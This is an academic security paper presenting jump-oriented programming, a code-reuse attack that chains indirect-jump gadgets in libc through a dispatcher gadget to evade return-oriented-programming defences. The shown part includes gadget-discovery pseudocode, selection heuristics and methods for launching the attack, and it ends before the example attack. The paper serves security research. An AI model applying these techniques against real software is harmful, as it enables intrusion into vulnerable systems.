Jump-Oriented Programming: A New Class of Code-Reuse Attack*

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Abstract

Return-oriented programming is an effective code-reuse attack in which short code sequences ending in a `ret` instruction are found within existing binaries and executed in arbitrary order by taking control of the stack. This allows for Turing-complete behavior in the target program without the need for injecting attack code, thus significantly negating current code injection defense efforts (e.g., W⊕X). On the other hand, its inherent characteristics, such as the reliance on the stack and the consecutive execution of return-oriented gadgets, have prompted a variety of defenses to detect or prevent it from happening.

In this paper, we introduce a new class of code-reuse attack, called *jump-oriented programming.* This new attack eliminates the reliance on the stack and `ret` instructions seen in return-oriented programming without scarifying expressive power. This attack still builds and chains normal *functional gadgets*, each performing certain primitive operations, except these gadgets end in an indirect branch rather than `ret`. Without the convenience of using `ret` to unify them, the attack relies on a *dispatcher gadget* to dispatch and execute the functional gadgets. We have successfully identified the availability of these jump-oriented gadgets in the GNU libc library. Our experience with an example shellcode attack demonstrates the practicality and effectiveness of this technique.

1 Introduction

Network servers are under constant threat by attackers who use maliciously crafted packets to exploit software bugs and gain unauthorized control. In spite of significant research addressing the underlying causes of software vulnerabilities, such attacks remain one of the largest problems in the security field. An arms race has developed between increasingly sophisticated attacks and their corresponding defenses.

One of the earliest forms of software exploit is the *code injection attack*, wherein the malicious message includes machine code, and a buffer overflow or other technique is used to redirect control flow to the attacker-supplied code. On the other hand, with the advent of CPUs and operating systems that support the W⊕X guarantee [3], this threat has been mitigated in many contexts. In particular, W⊕X enforces the property that "a given memory page will never be both writable and executable at the same time." The basic premise behind it is that if a page cannot be written to and later executed from, code injection becomes impossible.

Unfortunately, attackers have developed innovative ways to defeat W⊕X. For example, one possible way is to launch a *code-reuse attack*, wherein existing code is re-purposed to a malicious end. The simplest and most common form of this is the *return-into-libc* technique [33]. In this scenario, the adversary uses a buffer overflow to overwrite part of the stack with return addresses and parameters for a list of functions within libc (the core C library that is dynamically linked to all applications in UNIX-like environments). This

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allows the attacker to execute an arbitrary sequence of libc functions, with a common example being a call to `system("/bin/sh")` to launch a shell.

While return-into-libc is powerful, it does not allow arbitrary computation within the context of the exploited application. For this, the attacker may turn to *return-oriented programming* (ROP) [36]. As before, ROP overwrites the stack with return addresses and arguments. However, the addresses supplied now point to arbitrary points within the existing code base, with the only requirement being that these snippets of code, or *gadgets*, end in a `ret` instruction to transfer the control to the next gadget. Return-oriented programming has been shown to be Turing complete on a variety of platforms and codebases [9, 13, 20, 31, 29], and automated techniques have made development of such attacks a straightforward process [9, 22, 29].

Since the advent of return-oriented programming, a number of defenses have been proposed to either detect or prevent ROP-based attacks. For example, DynIMA [17] detects the consecutive execution of small instruction sequences each ending with a `ret` and suspects them as gadgets in a ROP attack. DROP [15] observes that a ROP execution continuously pops up (from a stack) return addresses that always point to the same specific memory space, and considers this as a ROP-inherent feature to be useful for its detection. The return-less approach [30] goes a step further by eliminating all `ret` instructions in a program, thereby removing the existence of return-oriented gadgets and precluding the possibility of a ROP-based attack.

In this paper, we present a new attack paradigm called *jump-oriented programming* (JOP). In a JOP-based attack, the attacker abandons all reliance on the stack for control flow and `ret` for gadget discovery and chaining, instead using nothing more than a sequence of indirect jump instructions. Because all known techniques to defend against ROP depend on its reliance on the stack or `ret`, none of them are capable of detecting or defending against this new approach.

Similar to ROP, the building blocks in JOP are still short code sequences called *gadgets*. However, instead of ending with a `ret`, each such gadget ends with an indirect `jmp`. Some of these `jmp` instructions are intended and as a result of the code-generation choices of the compiler. Others are not intended but present due to the density of x86 instructions and the feasibility of unaligned execution. However, unlike ROP, where a `ret` gadget can naturally return back the control based on the content of the stack, a `jmp` gadget is performing an uni-directional control-flow transfer to its target, making it difficult to regain control back to chain the execution of the next jump-oriented gadget.

We note that a code-reuse attack based on indirect `jmp`s was put forth as a theoretical possibility as early as 2003 [35]. However, there always remained an open problem of how the attacker would maintain control of the program's execution. With no common control mechanism like `ret` to unify them, it was not clear how to chain gadgets together with uni-directional `jmp`s.


Our solution to this problem is the proposition of a new class of gadget, the *dispatcher gadget*. Such a gadget is intended to govern control flow among various jump-oriented gadgets. More specifically, if we consider other gadgets as *functional gadgets* that perform primitive operations, this dispatcher gadget is specifically selected to determine which functional gadget is going to be invoked next. Naturally, the dispatcher gadget can maintain an internal dispatch table that explicitly specifies the control flow of the functional gadgets. Also, it ensures that the ending `jmp` instruction in the functional gadget will alway transfer the control back to the dispatcher gadget. By doing so, jump-oriented computation becomes feasible.

In order to achieve the same Turing-complete expressive power of ROP, we also aim to identify various jump-oriented gadgets for memory load/store, arithmetic calculations, binary operations, control-flow transfers, and system calls. To do that, we propose an algorithm to discover and collect jump-oriented gadgets, organize them into different categories, and save them in a central gadget catalog.

In summary, this paper makes the following contributions:

1. We expand the taxonomy of code-reuse attacks to include a new class of attack: *jump-oriented programming*. When compared to existing return-oriented programming, our attack has the benefit in *not* relying on the stack for control flow. Instead, we introduce the notion of a *dispatcher gadget* to take the role of executing functional gadgets.

2. We present a heuristic-based algorithm to effectively discover a variety of jump-oriented gadgets, in-



(a) The ROP model

(b) The JOP model

Figure 1: Return-oriented programming (ROP) vs. jump-oriented programming (JOP)

cluding the critical dispatcher gadget. Our results indicate that all of these gadgets are abundantly available in GNU libc that is dynamically linked to almost all UNIX applications.

3. We demonstrate the efficacy of this technique with a jump-oriented shellcode attack based on the gadgets discovered from our algorithm.

The rest of the paper is organized as follows: Section 2 provides a background of the relevant aspects of the x86 architecture and the existing ROP methodology. Next, Section 3 explains the design of the new jump-oriented programming attack, then Section 4 presents an implementation on an x86 Linux system, including a concrete example attack. Section 5 examines the limitations of our approach and explores ways for improvement. Finally, Section 6 covers the related work and Section 7 concludes this paper.

2 Background

To understand the contributions of this paper, it will be necessary to briefly summarize the techniques behind return-oriented programming. While this discussion focuses on the 32-bit x86 architecture[1], the return-oriented programming approach has been demonstrated in a variety of architectures and runtime environments.

The x86 stack is managed by two dedicated CPU registers: the `esp` "stack pointer" register, which points to the top of the stack, and the `ebp` "base pointer" register, which points to the bottom of the current stack frame. Because the stack grows downward, i.e., grows in the direction of decreasing addresses, `esp` $\leq$ `ebp`. Each stack frame stores each function call's parameters, return address, previous stack frame pointer, and automatic (local) variables, if any. The stack content or pointers can be manipulated directly via the two stack registers, or implicitly through a variety of CPU opcodes, such as `push`, `pop`, and others. The instruction set includes opcodes for making function calls (`call`) and returning from them (`ret`)[2]. The `call` instruction pushes the address of the next instruction (the return address) onto the stack. Conversely, the `ret` instruction pops the stack into `eip`, resuming execution directly after the `call`.

An attacker can exploit a buffer overflow vulnerability or other flaw to overwrite part of the stack, such as replacing the current frame's return address with a supplied value. In the traditional return-into-libc approach, this new value is a pointer to a function in libc chosen by the attacker. The overwritten stack also contains parameters for this function, allowing the execution of an arbitrary function with specific parameters.

[1] The x86 assembly language used in this paper is written in Intel syntax. This means that destination operands appear first, so `add eax,ebx` indicates $eax \leftarrow eax + ebx$. Dereferencing is indicated by brackets, e.g., `[eax]`. Also, the x86 platform allows dereference operations to encode fairly complex expressions within a single instruction, e.g., `[eax+ebx*4+0x1234]`.

[2] There are actually multiple flavors of `call` and `ret` to support inter-segment control transfers ("far" calls) and automatic stack unwinding. For this discussion, these distinctions have little relevance, so we speak about `call` and `ret` in generic terms.

By chaining these malicious stack frames together, a sequence of functions can be executed. While this is undoubtedly a very powerful ability, it does not allow the attacker to perform arbitrary computation. For that, it would be necessary to launch another process (e.g., via `exec()`) or alter memory permissions to make a traditional code injection attack possible (e.g., via `mprotect()`).

Because these operations may lead to detection or interception, the stealthy attacker may instead turn to return-oriented programming, which allows arbitrary computation within the context of the vulnerable application. Return-oriented programming is driven by the insight that return addresses on the stack can point *anywhere*, not just to the top of functions like in a classic return-into-libc attack. Based on this, it is possible to direct control flow through a series of small snippets of existing code, each ending in `ret`. These small snippets of code are called *gadgets*, and in a large enough codebase (such as libc), there is a massive selection of gadgets to choose from. On the x86 platform, the selection is made even larger by virtue of the fact that instructions are of variable length, so the CPU will interpret the same piece of code differently if decoding is started from a different offset.

Based on this, the return-oriented program is simply a sequence of gadget addresses and data values laid out in the vulnerable program's memory. In a traditional attack, it is overflowed into the stack, though the buffer can be loaded elsewhere if the attacker can redirect the stack pointer `esp` to the new location. The gadget addresses can be thought of as opcodes in a new return-oriented machine, and the stack pointer `esp` is its program counter. Under this definition, just as a basic block of traditional code is one that does not explicitly permute the program counter, a "basic block" of return-oriented code is one that does not explicitly permute the stack pointer `esp`. Conversely, conditional branches and loops can be created by changing the value of `esp` based on logic. The combination of arithmetic, logic, and conditional branching yields a Turing complete return-oriented machine. A set of gadgets that satisfies these requirements was first discovered on the x86 [36] and later expanded to many other platforms [9, 13, 20, 31, 29]. In addition, such attacks can also make arbitrary system calls, as this is simply a matter of calling the appropriate library routine, or even accessing the kernel system call interface directly (e.g., via the `sysenter` instruction). Because of this, a return-oriented attack is equivalent in expressive power to a successful code injection.

A number of researchers have attempted to address the problem of return-oriented programming. Each of the proposed defense systems identifies a specific trait exhibited by return-oriented attacks and develops a detection or prevention measure around it. Some enforce the LIFO stack invariant [18, 21], some detect excessive execution of the `ret` instruction [15, 17], and one went so far as to eliminate every instance of the `ret` opcode from the kernel binary [30]. What these techniques have in common is that they all assume that the attack must use the stack to govern control flow. This paper introduces *jump-oriented programming* as a new class of attack that has no reliance on the stack, and is therefore immune to all known existing defense techniques.

Threat model In this work, we assume the adversary can put a payload (e.g., the dispatch table – Section 3) into memory and gain control of a number of registers, especially the instruction pointer `eip` to divert the program execution. The assumption is reasonable, as several common vulnerabilities such as buffer overruns, heap overflows, and format string bugs exist that fulfill this requirement. We also assume the presence of a significant codebase in which to find gadgets. As with ROP, we find that this can be fulfilled solely with the content of libc, which is dynamically linked to all processes in UNIX-like environments. On the defensive side, the vulnerable program is protected by a strict enforcement of code integrity (e.g., W⊕X) that defeats the traditional code injection attack.

3 Design

Figure 1 compares return-oriented programming (ROP) and our proposed jump-oriented programming (JOP). As in ROP, a jump-oriented program consists of a set of gadget addresses and data values loaded into memory, with the gadget addresses being analogous to opcodes within a new jump-oriented machine. In ROP, this data is stored in the stack, so the stack pointer `esp` serves as the "program counter" in a return-oriented program. JOP is not limited to using `esp` to reference its gadget addresses, and control flow is not driven by the `ret` instruction. Instead, JOP uses a dispatch table to hold gadget addresses and data.




Figure 2: Control flow in an example jump-oriented program, with the order of jumps indicated by the numbers 1..6. Here, `edx` is used as *pc*, which the dispatcher advances by simply adding 4 to get to the next word in a contiguous gadget address table (so $f(pc) = pc + 4$). The functional gadgets shown will (1) dereference `eax`, (2) add the value at address `ebx` to `eax`, and (3) store the result at the address `ecx`. The registers `esi` and `edi` are used to return control to the dispatcher – `esi` does so directly, whereas `edi` goes through a layer of indirection.

The "program counter" is any register that points into the dispatch table. Control flow is driven by a special *dispatcher gadget* that executes the sequence of gadgets. At each invocation, the dispatcher advances the virtual program counter, and launches the associated gadget.

An example control flow of a JOP program is shown in Figure 2. In this example, we essentially add two memory values (pointed to by `eax` and `ebx`, respectively) and store the sum into another memory location pointed to by `ecx`, i.e., [`ecx`] ← [`eax`] + [`ebx`]. Accordingly, three jump-oriented gadgets are created: one loads the content of a memory pointed to by `eax` to the register `eax`; the next one adds another memory value at `ebx` into `eax`; then the third one writes back the result to another memory location pointed to by `ecx`. At the end of each gadget, there is a `jmp` instruction that transfers the control back to the dispatcher, which advances the the virtual program counter, `edx` in this example, by 4 in each iteration.

The main goal of this work is to demonstrate the feasibility of jump-oriented programming. We show that its expressive power is comparable to that of return-oriented programming. However, by not relying on the stack for control flow, JOP can potentially use any memory range, not necessarily contiguous, to hold the dispatch table.

Below, we further elaborate on the dispatcher gadget (Section 3.1) as well as the functional gadgets (Section 3.2) whose primitive operations comprise the actual computation. After that, we discuss how to discover these gadgets from the commonly available codebase (Section 3.3). Finally, we explore possible ways to bootstrap a jump-oriented program (Section 3.4).

3.1 The Dispatcher Gadget

The dispatcher gadget plays a critical role in a JOP-based program. It essentially maintains a virtual program counter, or *pc*, and executes the JOP program by advancing it through one gadget after another. Specifically, each *pc* value specifies an entry in the dispatch table, which points to a particular jump-oriented functional gadget. Once invoked, each functional gadget will perform a basic operation, such as arithmetic calculation, branching, or the invocation of a particular system call.

Abstractly, we consider any jump-oriented gadget that carries out the following algorithm as a dispatcher candidate.

```
$pc \leftarrow f(pc)$;
$goto\ *pc$;
```

Here, *pc* can be a memory address or register that represents a pointer into our jump-oriented program.

It is *not* the CPU's instruction pointer—it refers to a pointer in the gadget table supplied by the attacker. The function $f(pc)$ is any operation that permutes the program counter pc in a predictable and evolving way. In some cases, it may be simply expressed via pure arithmetic (e.g., $f(pc) = pc + 4$ as shown in Figure 2). In other cases, it could be a memory dereference operation (e.g., $f(pc) = *(pc - 4)$) or any other expression that can be predicted by the attacker beforehand. Each time the dispatcher gadget is invoked, the pc will be advanced accordingly. Then the dispatcher dereferences it and jumps to the resulting address.[3]

Given the wide definition of what constitutes a dispatcher, we had little trouble in finding several viable candidates within libc. The way the dispatcher gadget advances the pc affects the organization of the dispatch table. Specifically, the dispatch table can be a simple array if pc is repeatedly advanced by a constant value (e.g., $f(pc) = pc - 4$) or a linked list if memory is dereferenced (e.g., $f(pc) = *(pc + 4)$). The example attack in Section 4 using an array to organize the dispatch table.

This new programming model expands the basic code-reuse attack used in ROP. Specifically, if we consider the stack used in a ROP-based program as its dispatch table and `esp` as its pc, the `ret` instruction at the end of each return-oriented gadget acts as a dispatcher that advances the pc by 4 each time a gadget is completed, i.e., $f(pc) = pc + 4$. However, all ROP-based attacks still rely on the stack, which is no longer necessary in a JOP-based attack.

3.2 Functional Gadgets

The dispatcher gadget itself does not perform any actual work on its own—it exists solely to launch other gadgets, which we call *functional gadgets*. To maintain control of the execution, all functional gadgets executed by the dispatcher must conclude by jumping back to it, so that the next gadget can be launched.

More formally, a functional gadget is defined as a number of useful instructions ending in a sequence that will load the instruction pointer with result of a known expression. This expression may be a register (`jmp edx`), a register dereference (`jmp [edx]`), or a complex dereference expression (`jmp [edx+esi*4-1]`). The only requirement is that by the time the branch is executed, it must evaluate to the address of the dispatcher, or to another gadget that leads to the dispatcher. However, the attack does not rely on specific operands for each of these branches: functional gadgets may change the CPU state in order to make available a different set of gadgets for the next operation. For example, one gadget may end in `jmp [edx]`, then a second may use the `edx` register for a computation before loading `esi` with the dispatcher address and terminating with `jmp esi`. Furthermore, the functional gadget may have an effect on pc, which makes it possible to implement conditional branching within the jump-oriented program, including the introduction of loops. The most obvious opcode to use for the branch is an indirect jump (`jmp`), but one interesting thing to note is that because there is no reliance on the stack, we can also use sequences that end in a `call`, because the side effect of pushing the return address to the stack is irrelevant.

There are a few different kinds of functional gadgets needed to obtain the same expressive power of ROP, which we briefly review below. Examples of these types are presented in Section 4.

Loading data In the return-oriented approach, there is an obvious place to place data: in the stack itself. This allows ubiquitous `pop` instructions to load registers. In JOP, however, one may load data values in a variety of ways – any gadget that loads from and advances a pointer will do. On the x86, there are a variety of string loading and loop sequences that do this. Further, even though JOP does not rely on the stack for control flow, there is no reason the stack cannot be co-opted to serve as a data loading mechanism as in ROP, as the existing defense techniques focus on protecting stack-based control flow, not simple data access. In our implementation, the stack pointer `esp` is redirected and the stack is used for this purpose.

Memory access To access memory, load and store gadgets are required. These gadgets take a memory address as an immediate or from a previous computation and read or write a byte or word to that location.

Arithmetic and logic Once operands (or pointers to operands) are loaded into CPU registers, ALU operations can be applied by finding gadgets with the appropriate opcodes (`add`, `sub`, `and`, `or`, etc.).

[3] On the x86, it is possible to add a constant to a register and dereference the result within one instruction; such instructions can be used in dispatchers without difficulty, as the constant is known beforehand.

Algorithm 1

```
procedure $IsViableGadget(G)$
  $V \leftarrow$ {Registers and writable memory addresses}
  $J \leftarrow$ (Last instruction of $G$)
  if ($J$ is not an indirect jump) $\vee$ ($J.operand \notin V$) then
    return false
  end if
  $A \leftarrow$ {Addresses of each instruction in $G$}
  for all instructions $I \in G$, such that $I \neq J$ do
    if $I$ is an illegal instruction then
      return false
    end if
    if ($I$ is a branch) $\wedge \neg$(($I$ is a conditional jump) $\wedge$ ($I.operand \in A$)) then
      return false
    end if
  end for
  return true

procedure $FindGadgets(C)$
  for each address $p$ that is an indirect branch in $C$ do
    $len \leftarrow$ (Length of the branch at $C[p]$)
    for $\delta = 1$ to $\delta_{max}$ do
      $G \leftarrow disassemble(C[p - \delta : p + len])$
      if $IsViableGadget(G) \wedge Heuristic(G)$ then
        print $G$
      end if
    end for
  end for
```

Branching Unconditional branching can be achieved by modifying the register or memory location used for *pc*. Conditional branching is performed by adjusting *pc* based on the result of a previous computation. This may be achieved several ways, including adding a calculated value to *pc*, using a short conditional branch within a gadget to change *pc* based on logic, or even using the x86's special *conditional move* instruction to update *pc* (`cmov`).

System calls While the above gadgets are sufficient to make JOP Turing complete (i.e., capable of arbitrary computations), system calls are needed to carry out most practical tasks. There are a few different ways to make a system call. First, it is possible to call legitimate functions by setting up the stack with appropriate parameters and a return address of a gadget that will restore the appropriate CPU state and execute the dispatcher. However, because it may be possible for existing defenses against ROP to detect this, a more prudent approach is to make system calls directly. The methodology for doing this varies by CPU and operating system. On the x86-based Linux, one may execute `int 0x80` to raise an interrupt, jump to a kernel-provided routine called `__kernel_vsyscall` to execute a `sysenter` instruction, or even execute a `sysenter` instruction directly.

3.3 Gadget Discovery

The naïve method to locate gadgets within the target binary is to simply disassemble it and search for indirect jump or call instructions. However, instructions on the x86 platform are of variable length, so decoding the same memory from one offset versus another can yield a very different set of operations. This means that every x86 binary contains a number of *unintended* code sequences that can be accessed by jumping to an offset not on an original instruction boundary. Given this, an algorithm for locating gadgets ending in `ret` was given by Shacham in the context of ROP [36].

We adopt a similar approach in our gadget discovery process. The algorithm works by scanning the executable region of the binary for the valid starting byte(s) of an indirect branch instruction. On the x86, this consists of the byte `0xff` followed by a second byte with a specific range of values.[4] Such sequences can be located by a linear search. From there, it is a simple matter to step backwards byte by byte and decode each possible gadget terminating in the indirect jump. This approach is defined formally in Algorithm 1.

As shown in the algorithm, the $FindGadget(C)$ procedure uses a string search to find indirect jumps in a codebase C, then walks backwards by up to δ_{max} bytes and disassembles each resulting code region. The value of δ_{max} is the maximum size of a gadget, in bytes. Its selection depends on the average length of instructions on the given architecture and the maximum number of instructions per gadget to consider. Our experience is that, as observed in ROP [36], useful gadgets need not be longer than 5 instructions.

There are several criteria by which a potential gadget can be eliminated at this stage; these are detected by the procedure $IsViableGadget(G)$. First, because the algorithm walks backward one byte at a time, it is possible that the sequence that was originally an indirect jump is no longer interpreted as such. If this is the case, the gadget is eliminated. Second, the target of an indirect jump can be a register value (e.g., `esi`), the address pointed to by a register (`[esi]`), or the address pointed to by a memory dereference (`[0x7474505b]`). In the latter case, if the address given is not likely to be valid, writable location at runtime, then the gadget is eliminated. Third, if any part of the gadget does not encode a legal x86 instruction, the gadget is eliminated. Finally, the gadget itself may contain a conditional branch separate from the indirect branch at the end. If the target of this branch lies outside of the gadget bounds, the gadget is eliminated. Further, if the target of the branch does not align with the instructions identified in the gadget, it is eliminated.

This yields the set of potentially useful gadgets in the codebase, and on a large codebase such as libc, that will mean tens of thousands of candidate gadgets. The set is narrowed down further by $Heuristic(G)$, which filters gadgets based on their viability for a particular purpose. While there has been much work on completely automating the gadget search in ROP [9, 22, 29], the JOP gadget search adds additional complexity. Because each gadget must end with a jump back to the dispatcher, care must be taken to ensure that the register used for this purpose is set properly before it is needed. This introduces two requirements when locating and chaining jump-oriented gadgets:

Internal integrity The gadget must not destroy its own jump target. The target may be modified, however, if this modification can be compensated for by a previous gadget. For example, if a gadget increments `edx` as a side-effect before ending in `jmp [edx]`, then the value of `edx` when the gadget starts should be one less than the intended value.

Composability Because gadgets are chained together, the side-effects of an earlier gadget must not disturb the jump targets of subsequent ones. For example, if a register is used for a calculation in gadget A and used as a jump target in gadget B, then an intervening gadget must set this register to the dispatcher address before gadget B can be used.

Because of this added complexity, the search for gadgets in this work requires additional heuristics, represented in the algorithm as $Heuristic(G)$. We describe the most interesting of these heuristics below.

To locate potential dispatcher gadgets within the codebase, we developed the *dispatcher heuristic*. This algorithm works by filtering all the potential gadgets located by the search algorithm down to a small set from which the attack designer can choose. For each gadget, we begin by getting the jump target in the gadget's last instruction, then examining the first instruction in the gadget sequence based on three conditions.

First, the instruction must have the jump target as its destination operand. If the gadget is not modifying the jump target, then it cannot be a dispatcher.

Second, we filter the gadgets based on opcode. Because of the wide variety of x86 opcodes which could advance possibly *pc*, it is more expedient to filter opcodes via a blacklist rather than a whitelist. Therefore, we throw out opcodes that are unable to permute the target by at least the word size. This includes: (a) `inc`

[4] For full details on the precise encoding of indirect `jmp` and `call` instructions, see [23].

and dec, which only adjust the operand by 1, (b) push and pop, since we are not using the stack for control flow, (c) xchg, which can only swap two registers, (d) cmp and test, which do not modify the operands, and (e) the logical operators xor, or, and and.

Third, operations that completely overwrite the destination operand (e.g., mov) must be *self-referential*, i.e., the destination operand is also present within the source operands. For example, the "load effective address" opcode (lea) can perform calculations based on one or more registers. The instruction lea edx,[eax+ebx] is unlikely to be useful within a dispatcher, as it overwrites edx with the calculation eax+ebx – it does not advance edx by a predictable value. Conversely, the instruction lea edx,[edx+esi] advances edx by the value stored in esi, and is therefore a dispatcher candidate. The self-referential requirement is not strictly necessary, as there could be a multi-register scheme that could act as a dispatcher, but enforcing the requirement simplifies the search considerably by eliminating a vast number of false positives.

Once the gadgets have been filtered by these three conditions, we examine each candidate and choose one that uses the least common registers. This is because the register or registers used by the dispatcher will be unavailable for computation, so choosing the dispatcher that uses the least common registers will make available the greatest number of functional gadgets.

There are a number of heuristics available to locate different kinds of functional gadgets. In the case of conditional branch gadgets, the conditional branch operation can be separated into two steps: (1) update a general purpose register based on a comparison, and (2) use this result to permute *pc*. Because step 2 is a simple arithmetic operation, we instead focus on finding gadgets that implement step 1.

The result of a comparison are stored in CPU's comparator flags register (EFLAGS on the x86), and the most common way to leverage these flags is with a conditional jump instruction. For example, on the x86, the je instruction will "jump if equal", i.e. if the "zero flag" ZF is set. To find gadgets that leverage such instructions, the heuristic need only locate those gadgets whose first instruction is a conditional jump to another instruction later in the same gadget. Such a gadget will conditionally jump over some part of the gadget body, and can potentially be used to capture the result of a comparison in a general purpose register, where it can later be added to *pc*.

In addition to using conditional jumps, some CPUs, such as modern iterations of the x86, support the "conditional move" (cmov) and "set byte on condition" (set) instructions. The attacker can search for a gadget that uses these instructions to conditionally alter a register.

Finally, there are also instructions that implicitly access the comparator flags, such as the "add with carry" (adc) instruction. This instruction works like a normal add, except that the destination operand will be incremented one further if the "carry flag" is set. Because the carry flag represents the result of an unsigned integer comparison whenever the cmp instruction is used, instructions like adc behave like conditional move instructions, and can therefore be used to update general purpose registers with the comparison result.

The heuristics for finding arithmetic, logic, and memory access gadgets are much simpler, by comparison. We need only restrict the opcode to the desired operation (add, mov, and, etc.) and ensure that any destination operands do not conflict with the jump target.

3.4 Launching the Attack

The vulnerabilities that can lead to a jump-oriented attack are similar to those of return-oriented programming. The key difference is that while ROP requires control over the instruction pointer eip and stack pointer esp, JOP requires eip plus whatever set of memory locations or registers are required to run the dispatcher gadget. In practice, this can be achieved by first directing control flow through a special *initializer gadget*.

Specifically, the initializer gadget fills the relevant registers either by arithmetic and logic or by loading values from memory. Once this is done, the initializer jumps to the dispatcher, and the jump-oriented program can begin. The initializer gadget can take many forms, depending on the mix of registers that need to be filled. One simple case is a gadget that executes the popa instruction, which loads every general-purpose register from the stack. The initializer is not strictly necessary in all cases: if the attacker can take over control flow at a time when registers happen to be set at useful values, the dispatcher can be run directly from there.

The precise vulnerabilities that can lead to a return-oriented attack have been discussed in depth previously [36, 9, 13, 20, 31, 29, 14]. Due to space constraints, we omit the details here and merely summarize that the attacker can conceivably launch a jump-oriented attack by overwriting the stack, a function pointer, or a setjmp buffer. As the first two are already well-known, we explain the setjmp buffer below.

A setjmp buffer The C99 standard specifies the `setjmp()` and `longjmp()` functions as a means to achieve non-local gotos [24]. This functionality is often used for complex error handlers and in user mode threading libraries, such as certain versions of pthreads [25]. The programmer allocates a `jmp_buf` structure and calls `setjmp()` with a pointer to this structure at the point in the program where control flow will eventually return. The `setjmp()` function will store the current CPU state in the `jmp_buf` object, including the instruction pointer `eip` and some (but not all) general-purpose registers. The function returns 0 at this time.

Later, the programmer can call `longjmp()` with the `jmp_buf` object in order to return control flow back to the point when `setjmp()` was originally called, bypassing all stack semantics. This function will restore the saved registers and jump to the saved value of `eip`. At this time, it will be as if `setjmp()` returns a second time, now with a non-zero return value. If the attacker can overwrite this buffer and a `longjmp()` is subsequently called, then control flow can be easily redirected to an initializer gadget to begin the jump-oriented program. Because of the straightforward nature of this technique, it is employed in our example attack (Section 4.4).

4 Implementation

To demonstrate the efficacy of the JOP technique, we developed a jump-oriented attack on a modern Linux system. Specifically, the attack is developed under Debian Linux 5.0.4 on the 32-bit x86 platform, with all gadgets being gleaned from the GNU libc library. Debian ships multiple versions of libc for different CPU and virtualization environments. Our target library was `/lib/i686/cmov/libc-2.7.so`,[5] the version for CPUs supporting the conditional move (`cmov`) instruction. In the following, we first examine the overall availability of gadgets within libc, and then cover the selection of the dispatcher and other functional gadgets. After that, we present a full jump-oriented example attack.

4.1 Availability of Gadgets

Jump-oriented programming requires gadgets that end in indirect branches instead of the `ret` instruction. These branches may be `jmp` instructions, or, because we are not concerned with using the stack for control flow, `call` instructions. Recall that the x86's variable instruction size allows for multiple interpretations of the same code, leading to a set of *intended* instructions generated by the compiler, plus an alternative set of *unintended* instructions found by reinterpreting the code from a different offset. To examine the relative availability of gadgets in JOP versus ROP, we show in Figure 3 the comparison between the number of `ret` instructions and the number of indirect `jmp` and `call` instructions.

If we were constrained to use only intended `jmp` and `call` gadgets, it is unlikely that there would be enough gadgets in libc alone to sustain a Turing-complete attack code, as there are only a few hundred such instructions present. However, when unintended instruction sequences are taken into account, a far greater selection of gadgets becomes available. This is due in large part to a specific aspect of the x86 instruction set: that the first opcode byte for an indirect jump is 0xff. Because the x86 uses two's complement signed integers, small negative values contain one or more 0xff bytes. Therefore, in addition to the 0xff bytes provided within opcodes, there is a large selection of 0xff bytes within immediate operands stored in the code stream. In fact, 0xff is the second most prevalent byte in the executable region of libc, with 0x00 being the first. This means that, probabilistically, indirect calls and jumps are far more prevalent than would otherwise be the case. Thanks to this, we have a large number of candidate jump-oriented gadgets to choose from.

[5] File size: 1413540 bytes,
MD5 checksum: e4e7e3c6b4f1be983e00c0daafc3aaf3.




Figure 3: The frequency of indirect `jmp` and `call` instructions, both intended and unintended, versus `ret` instructions in libc.

